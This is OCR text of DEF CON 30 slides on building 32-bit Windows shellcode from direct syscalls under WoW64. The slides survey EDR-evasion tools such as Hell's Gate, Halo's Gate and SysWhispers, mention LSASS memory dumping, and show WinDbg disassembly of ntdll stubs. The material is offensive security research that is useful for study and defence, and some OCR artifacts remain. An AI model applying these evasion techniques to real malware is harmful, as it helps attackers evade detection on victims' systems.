Weaponizing Windows Syscalls as Modern, 32-bit Shellcode

Tarek Abdelmotaleb

Dr. Bramwell Brizendine

August 12, 2022
DEF CON 30
Las Vegas, Nevada

Tarek Abdelmotaleb


- **Education**
  - **B.S in Cyber Operations**
    - Dakota State University (2021)
  - **MSCS Computer Science**
    - Dakota State University (present)
- **Work**
  - **Offensive Security Engineer**
    - At 23andMe
- **Hobbies**
  - Writing Security tools for fun
  - Shellcoding

Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is the Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Assistant Professor of Computer Science at University of Alabama in Huntsville
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: bramwell.brizendine@gmail.com

Windows Shellcode

- Shellcode usually uses **WinAPI functions.**
  - This is done by walking the **PEB** and traversing the **PE file format** to reach the **exports directory**.
- Shellcode is used in **exploitation** or as part of **malware**.
  - Some malware has more sophisticated, complex shellcode.



Our Research: Syscalls in Shellcode

- We are looking at creating **32-bit** shellcode for applications running on **WoW64** emulation.
  - **Win7/10/11**
  - WoW64 lets us execute 32-bit applications on a 64-bit processor.
    - WoW64 = Windows on Windows (64-bit)

- Can we create shellcode that is **pure syscall** – devoid of WinAPI calls?
  - WinAPI usage is the de facto standard for 99.9% of shellcode, in terms of achieving functionality.

History of Syscall Usage in Shellcode

- **Egghunters:** Egghunters use a syscall to search process memory. Syscall used to check to see if memory is valid.
  - If memory is valid, it will check each byte for a special, unique tag.
  - **NtAccessCheckAndAuditAlarm** is frequently used for this purpose.

- **Syscall shellcode from 2005**: This is the only non-Egghunter usage of syscalls in shellcode.
  - Four syscalls: **NtCreateKey**, **NtSetKeyValue**, **NtClose**, and **NtTerminate**.
  - PoC shellcode by **Piotr Bania** to set a registry key to cause a binary to be launched upon rebooting.

Syscalls: A Problem of Portability

- As seen below from **Mateusz "j00ru" Jurczyk's System Call Table**, there is a **problem of portability** with syscalls.
- Syscall System Service Numbers (**SSNs**) can change with each release / OS build.
  - Many important syscalls remain the same across releases, changing infrequently.

System Call Symbol	Windows XP (show)		Windows Server 2003 (show)			Windows Vista (show)			Windows Server 2008 (show)				Windows 7 (hide)		Windows Server 2012 (show)		Windows 8 (show)		Windows 10 (hide)							
													SP0	SP1					1507	1511	1607	1703	1709	1803	1809	1903
NtAcceptConnectPort													0x0060	0x0060					0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck													0x0061	0x0061					0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm													0x0026	0x0026					0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType													0x0062	0x0062					0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm													0x0056	0x0056					0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
NtAccessCheckByTypeResultList													0x0063	0x0063					0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm													0x0064	0x0064					0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle													0x0065	0x0065					0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCMFViewOwnership																										
NtAcquireCrossVmMutant																										
NtAcquireProcessActivityReference																						0x0067	0x0067	0x0067	0x0067	0x0067
NtAddAtom													0x0044	0x0044					0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047
NtAddAtomEx																			0x0067	0x0067	0x0067	0x0068	0x0068	0x0068	0x0068	0x0068
NtAddBootEntry													0x0066	0x0066					0x0068	0x0068	0x0068	0x0069	0x0069	0x0069	0x0069	0x0069

History of Syscalls in the Modern Era

- A 2018 report by **Hod Gavriel** about syscall usage in malware.
  - **LockPos**, **Flokibot**, **Trickbot**, **Formbook**, **Osiris**, **Neurevt**, **Fastcash**, and **Coininer**.
  - This included **dual loading** of NTDLL.

- Some malware would dynamically parse NTDLL for syscall values.
  - **Neurevt** malware searched for "**cmp, 0xb8**" to find **mov** opcode (**b8**) and then copied syscall number and other instructions.

And Now, Some Syscall Tools

- **Dumpert** – PoC syscall tool, in response to malware research.
  - Showed how syscalls can be used for LSASS memory dump with Cobalt Strike.
  - Uses RtlGetVersion do determine OS version.
  - **June 2019**, by Cornelis de Plaa and stanhegt

- **SysWhispers** — Generates 64-bit header / Assembly file implants to use syscalls in software made with Visual Studio.
  - Uses 64-bit PEB to determine OS build.
  - **December 2019**, by Jackson T.

Jackson T. Twitter

Hell's Gate and Its Twin Sister

- **Hell's Gate** – Dynamically **extracts syscall values** from NTDLL
  - Searches for **mov** opcode, **0xb8**.
  - If found, it extracts the **WORD** (2 bytes) next to it.
  - **June 2020**, by **Paul Laîné** and **smelly__vx (@am0nsec)**

- **Halo's Gate** – A refinement on Hell's Gate
  - **EDR** was overwriting parts of the NTDLL function stub, making Hell's Gate **not work**.
  - It didn't do this for every NTDLL function.
  - Halo's Gate finds NTDLL function **before or after** the modified NTDLL function.
    - It would **add or subtract by 1**, based on proximity to modified NTDLL function.
  - **April 2021**, by **Reenz0h**, of Sektor7


Deducing Syscall ID from Function Addresses!

- **FreshyCalls** – A new way to generate syscalls, without syscalls tables.
  - **ElephantSe4l** saw a relationship between **addresses of NTDLL** function stub and **SSNs**.
  - **Walks PEB** and parses export table to reach NTDLL.
  - Parses NTDLL and **sorts by address**, starting with entries **beginning with Nt**.
  - **December 2020**, by **ElephantSe4l**.

- **SysWhispers2** – A total re-imagining of SysWhispers, using **ElephantSe4l's sorting by address technique** to deduce syscall ID from function address.
  - Primary difference: sorts NTDLL functions that start with **Zw instead of Nt**.
  - Hashses & order saved; determines SSN, based on order, **incrementing by 1**.
  - **January 2021**, by **Jackson T**.

And Another …

- **SysWhispers3** – Recent fork of SysWhispers2; some upgrades.
  - First to support x86/WoW64 Assembly / header pairs files for implants to use with making syscalls.
    - SysWhispers2 added this as well.
  - Replaces syscall instruction with an egg—added stealth—changed back dynamically.
  - **March 2022**, by **klezVirus**



The Secret Sauce?

- Basically, most of these techniques will work if the **syscall ID** will **increment by one**, from one NTDLL function to the next?


- **Cool story!**

That all important underlying assumption is now

wrong.

Let's Change How the Syscalls Are Numbered, OK?

- **Microsoft** has entered the chat.
- "We are gonna help **mess up your syscalls** for you, Son."



Windows 7, SP 1

```
ntdll!ZwReadFile:
77e6f8f0 b803000000      mov     eax,3
77e6f8f5 b91a000000      mov     ecx,1Ah
77e6f8fa 8d542404        lea     edx,[esp+4]
77e6f8fe 64ff15c0000000  call    dword ptr fs:[0C0h]
77e6f905 83c404          add     esp,4
77e6f908 c22400          ret     24h
77e6f90b 90              nop
ntdll!ZwDeviceIoControlFile:
77e6f90c b804000000      mov     eax,4
77e6f911 b91b000000      mov     ecx,1Bh
77e6f916 8d542404        lea     edx,[esp+4]
77e6f91a 64ff15c0000000  call    dword ptr fs:[0C0h]
77e6f921 83c404          add     esp,4
77e6f924 c22800          ret     28h
77e6f927 90              nop
ntdll!ZwWriteFile:
77e6f928 b805000000      mov     eax,5
77e6f92d b91a000000      mov     ecx,1Ah
77e6f932 8d542404        lea     edx,[esp+4]
77e6f936 64ff15c0000000  call    dword ptr fs:[0C0h]
                         add     esp,4
                         ret     24h
                         nop
                         :
                         mov     eax,6
                         mov     ecx,1Ch
                         lea     edx,[esp+4]
                         call    dword ptr fs:[0C0h]
                         add     esp,4
77e6f95c c21400          ret     14h
77e6f95f 90              nop
```

- **Incrementing:**
  - 0x3
  - 0x4
  - 0x5
  - 0x6

Windows 10, 21H2

```
ntdll!NtWaitForSingleObject:
776529f0 b804000d00      mov     eax,0D0004h
                         mov     edx,offset ntdll!Wow64Sys
                         call    edx
                         ret     0Ch
                         nop
                         mov     eax,5
                         mov     edx,offset ntdll!Wow64Sys
                         call    edx
                         ret     0Ch
                         nop
ntdll!NtReadFile:
77652a10 b806001a00      mov     eax,1A0006h
77652a15 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a1a ffd2            call    edx
77652a1c c22400          ret     24h
77652a1f 90              nop
ntdll!NtDeviceIoControlFile:
77652a20 b807001b00      mov     eax,1B0007h
77652a25 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a2a ffd2            call    edx
77652a2c c22800          ret     28h
77652a2f 90              nop
ntdll!NtWriteFile:
77652a30 b808001a00      mov     eax,1A0008h
77652a35 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a3a ffd2            call    edx
77652a3c c22400          ret     24h
```

- **Not incrementing:**
  - 0xd0004
  - 0x5
  - 0x1a0006
  - 0x1b0007
  - 0x1a0008

Windows 10, 21H2

```
Command
0:000> u 77652ef0 -20 L30
ntdll!NtProtectVirtualMemory:
77652ed0 b850000000      mov     eax,50h
77652ed5 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652eda ffd2            call    edx
77652edc c21400          ret     14h
77652edf 90              nop
ntdll!NtQuerySection:
77652ee0 b851000000      mov     eax,51h
77652ee5 ba30886677      mov     edx,offset ntdll!Wow64SystemServ
77652eea ffd2            call    edx
77652eec c21400          ret     14h
77652eef 90              nop
ntdll!NtResumeThread:
77652ef0 b852000700      mov     eax,70052h
77652ef5 ba30886677      mov     edx,offset ntdll!Wow64SystemServ
77652efa ffd2            call    edx
77652efc c20800          ret     8
77652eff 90              nop
ntdll!NtTerminateThread:
77652f00 b853000700      mov     eax,70053h
77652f05 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652f0a ffd2            call    edx
77652f0c c20800          ret     8
77652f0f 90              nop
ntdll!NtReadRequestData:
77652f10 b854000000      mov     eax,54h
77652f15 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652f1a ffd2            call    edx
77652f1c c21800          ret     18h
```

Not Incrementing by 1!

Not Incrementing by 1!

- Are syscall service numbers really incrementing by 1?
  - **0x50**
  - **0x51**
  - 0x70052
  - 0x70053
  - **0x54**

Windows 10, 21H2

```
Command
0:000> u ntdll!ntprivilegecheck-20 L30
ntdll!NtPrepareComplete:
77653d20 b835010000      mov     eax,135h
77653d25 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d2a ffd2            call    edx
77653d2c c20800          ret     8
77653d2f 90              nop
ntdll!NtPrepareEnlistment:
77653d30 b836010000      mov     eax,136h
77653d35 ba30886677      mov     edx,offset ntdll!Wow64SystemServi
77653d3a ffd2            call    edx
77653d3c c20800          ret     8
77653d3f 90              nop
ntdll!NtPrivilegeCheck:
77653d40 b837010c00      mov     eax,0C0137h
77653d45 ba30886677      mov     edx,offset ntdll!Wow64SystemServi
77653d4a ffd2            call    edx
77653d4c c20c00          ret     0Ch
77653d4f 90              nop
ntdll!NtPrivilegeObjectAuditAlarm:
77653d50 b838010000      mov     eax,138h
77653d55 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d5a ffd2            call    edx
77653d5c c21800          ret     18h
77653d5f 90              nop
ntdll!NtPrivilegedServiceAuditAlarm:
77653d60 b839010000      mov     eax,139h
77653d65 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d6a ffd2            call    edx
77653d6c c21400          ret     14h
```

Not Incrementing by 1!

- Are syscall service numbers really incrementing by 1?
  - **0x135**
  - **0x136**
  - 0xc0137
  - **0x138**
  - **0x139**

And This Means, What?

